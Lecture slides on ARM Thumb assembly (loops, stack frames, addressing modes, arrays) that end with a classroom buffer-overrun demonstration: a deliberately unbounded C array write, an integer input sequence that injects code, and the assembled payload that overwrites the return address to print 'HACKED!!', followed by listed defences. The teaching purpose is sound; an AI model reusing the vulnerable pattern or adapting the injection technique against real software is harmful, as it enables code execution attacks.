
```
func:                @ x in r0, y in r1, z in r2
    movs r2, #0      @ z = 0
    b test

again:
    lsrs r1, r1, #1  @ y = y/2
    bcc even         @ if y was even, skip
    adds r2, r2, r0  @ z = z + x

even:
    lsls r0, r0, #1  @ x = x*2

test:
    cmp r1, #0       @ if y != 0
    bne again        @ repeat
    movs r0, r2      @ return z
    bx lr
```

[5.3] Stack frame layout



[5.4] Factorials with a subroutine

```
unsigned fac(unsigned n) {  
    int k = n, f = 1;  
  
    while (k != 0) {  
        f = mult(f, k);  
        k = k-1;  
    }  
  
    return f;  
}
```

[5.5] In assembly language

fac:

```
push {r4, r5, lr}    @ Save registers
movs r4, r0          @ Set k to n
movs r5, #1          @ Set f to 1
```

again:

```
cmp r4, #0           @ Is k = 0?
beq finish           @ If so, finished

movs r0, r5           @ Set f to f * k
movs r1, r4
bl mult
movs r5, r0
```

(continued ...)

[5.6] In assembly language (cont)

```
    subs r4, r4, #1    @ Decrement k  
    b again           @ and repeat
```

finish:

```
    movs r0, r5        @ Result is f  
    pop {r4, r5, pc}  @ Restore registers and return
```

- We could simplify by keeping `f` in `r0` all the time – something an optimising compiler would spot.

Memory and addressing

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[6.1] Factorial again


Instead of using r4 and r5, let's keep k and f in the stack frame.

```
int fac(int n) {  
    int k = n, f = 1; ...  
}
```

becomes

fac:

```
push {lr}           @ Save return addr  
sub sp, sp, #8      @ Allocate 8 bytes  
str r0, [sp, #4]    @ Save n as k  
movs r0, #1         @ Set f to 1  
str r0, [sp, #0]
```



[6.2] Accessing locals


For $k = k-1$, we replace `sub r4, r4, #1` with

```
ldr r0, [sp, #4]    @ fetch k
subs r0, r0, #1     @ decrement it
str r0, [sp, #4]    @ save it again
```

(and something similar for `f = mult(f, k)`)

At the end:

```
finish:
ldr r0, [sp, #0]
add sp, sp, #8
pop {pc}
```



[6.3] Addressing modes

Most machines let us calculate the address as part of a load or store instruction. On the ARM:

```
ldr r0, [r1, r2]    @ Add base and offset from regs
str r0, [r1, #12]   @ Add base and fixed offset
```

In Thumb code, use registers r0 to r7. And also:

```
ldr r0, [sp, #20]   @ Access local variables
str r1, [sp, #8]
ldr r3, [pc, #56]   @ Load constant from code stream
```

Native ARM has other addressing modes too.

[6.4] Global variables


If `count` is the *address* of a global variable, then `count = count+n` is implemented by

```
ldr r1, =count
ldr r2, [r1, #0]
adds r0, r2, r0
str r0, [r1, #0]
```

The assembler turns the first instruction into a pc-relative load, putting the 32-bit constant address into `r1`.

[6.4] Out-of-line constants

`ldr r2, =n` is shorthand for



The assembler finds a convenient place to plant the constant and calculates the offset d for us.

Assembler input

```
.text                @ In text segment (for ROM)
.thumb_func
func:
    ldr r1, =count
    ldr r2, [r1]
    adds r0, r2, r0
    str r0, [r1]
    bx lr
.pool                @ Place constant pool here

.bss                 @ In BSS segment (for RAM)
.align 2
count:
    .word 0
```

Assembler output

Disassembly of section `.text`:

`00000000 <func>:`

```
0: 4902      ldr     r1, [pc, #8]
2: 680a      ldr     r2, [r1, #0]
4: 1810      adds   r0, r2, r0
6: 6008      str     r0, [r1, #0]
8: 4770      bx     lr
a: 0000      .short 0x0000
c: ???????? .word  <count>
```

Disassembly of section `.bss`:

`00000000 <count>:`

```
0: 00000000 .word  0x00000000
```

Linker output

Disassembly of section `.text`:

`000003e4 <func>`:

```
3e4: 4902      ldr     r1, [pc, #8]
3e6: 680a      ldr     r2, [r1, #0]
3e8: 1810      adds   r0, r2, r0
3ea: 6008      str     r0, [r1, #0]
3ec: 4770      bx     lr
3ee: 0000      .short 0x0000
3f0: 20000020 .word  0x20000020
```

Disassembly of section `.bss`:

`20000020 <count>`:

```
20000020: 00000000 .word  0x00000000
```


At runtime

`ldr r1, [pc, #8]` – fetches constant `0x20000020` and puts it into `r1` – the address of count

`ldr r2, [r1]` – loads value from that address into `r2`

`adds r0, r2, r0` – adds `n` to the loaded value

`str r0, [r1]` – stores the new value back into the same location

RISC vs CISC

On x86 machines, we can add register `%eax` to the global variable `count` with one instruction:


```
add dword ptr [count], eax
```

(or `addl %eax, count` in UNIX syntax)

But the sequence of actions is the same: form the address, load, add, store.

It's actually *easier* for a compiler not to have to spot when complex instructions can be used.

[6.5] Array indexing



[6.6] Bank accounts

```
static int account[10];  
  
int deposit(int i, int a) {  
    int x = account[i] + a;  
    account[i] = x;  
    return x;  
}
```

Or just

```
return account[i] += a;
```



Implementing deposit

deposit:

```
ldr r3, =account @ r3 is base of array
lsls r2, r0, #2 @ r2 is 4*index
ldr r0, [r3, r2] @ Fetch balance
adds r0, r0, r1 @ Add deposit
str r0, [r3, r2] @ Store back in array
bx lr
```

```
.bss
```

```
.balign 4
```

account:

```
.space 40 @ 40 bytes for 10 ints
```

Other load and store instructions

`ldr` and `str` deal in 32-bit values, the size of a register. But there are also

- `ldrb` and `strb` for 8-bit values (useful for strings).
- `ldrh` and `strh` for 16-bit values.
- `ldrsh` and `ldrsh` to load 8- or 16-bit values with sign extension.

On Thumb, some of these exist only with the *reg+reg* addressing mode.

Buffer overrun attacks

Mike Spivey
Hilary Term 2020



Department of
COMPUTER
SCIENCE

[7.1] The victim

```
void init(void) {
    int n = 0, total = 0;
    int data[10];

    printf("Enter numbers, 0 to finish\n");
    while (1) {
        int x = getnum();
        if (x == 0) break;
        data[n++] = x;
    }

    for (int i = 0; i < n; i++)
        total += data[i];
    printf("Total = %d\n", total);
}
```

```
int getnum(void) {
    char buf[32];
    getline(buf);
    return atoi(buf);
}
```




[7.3] The attack script

```
Enter numbers, ending with 0
> -1610370930
> 1200113921
> 59387
> 1217
> 1262698824
> 555828293
> 32
> 1
> 1
> 1
> 1
> 1
> 1
> 536887217
> 0
```

[7.4] Stack frame for `init`

```
00000188 <init>:
188: b530      push {r4, r5, lr}
18a: b08b      sub  sp, #44
190: 480d      ldr  r0, [pc, #52]
192: f7ff fffe  bl   <serial_printf>
196: 2400      movs r4, #0
198: f7ff fffe  bl   <getnum>
19c: 2800      cmp  r0, #0
19e: d004      beq  1aa
1a0: 00a3      lsls r3, r4, #2
1a2: 466a      mov  r2, sp
1a4: 5098      str  r0, [r3, r2]
1a6: 3401      adds r4, #1
1a8: e7f6      b    198
...      ...
```



[7.5] Building a binary

```
.equ printf, 0x4c0           @ Address of serial_printf
.equ frame, 0x20003fb0      @ Captured stack pointer
attack:                      @ Our malicious code
    sub sp, #56             @ Reserve stack space again
1:
    adr r0, message         @ Address of our message
    ldr r1, =printf+1       @ Absolute address for call
    blx r1                  @ Call printf
    b 1b                    @ Repeat forever
    .pool                   @ Place constant pool here
message:
    .asciz "HACKED!! "
    .balign 4, 0            @ Fill up rest of buffer
    .word 1, 1, 1, 1, 1, 1 @ Extra words of padding
    .word frame+1          @ The return address
```

[7.6] Viewing the code

00000000 <attack>:

```
0:    b08e      sub     sp, #56
2:    a003      add     r0, pc, #12
4:    4901      ldr     r1, [pc, #4]
6:    4788      blx    r1
8:    e7fb      b.n    2 <attack+0x2>
a:    0000      .short 0x0000
c:    000004c1 .word  0x000004c1
```

00000010 <message>:

```
10:   4b434148 .word  0x4b434148
14:   21214445 .word  0x21214445
18:   00000020 .word  0x00000020
1c:   00000001 .word  0x00000001
...
34:   20003fb1 .word  0x20003fb1
```

[7.7] Defence against the dark arts

- Use a language with array bounds.
- Make the stack non-executable.
- Separate address spaces for code and data.
- Randomise layout to make addresses unpredictable.

Linux does some of these automatically.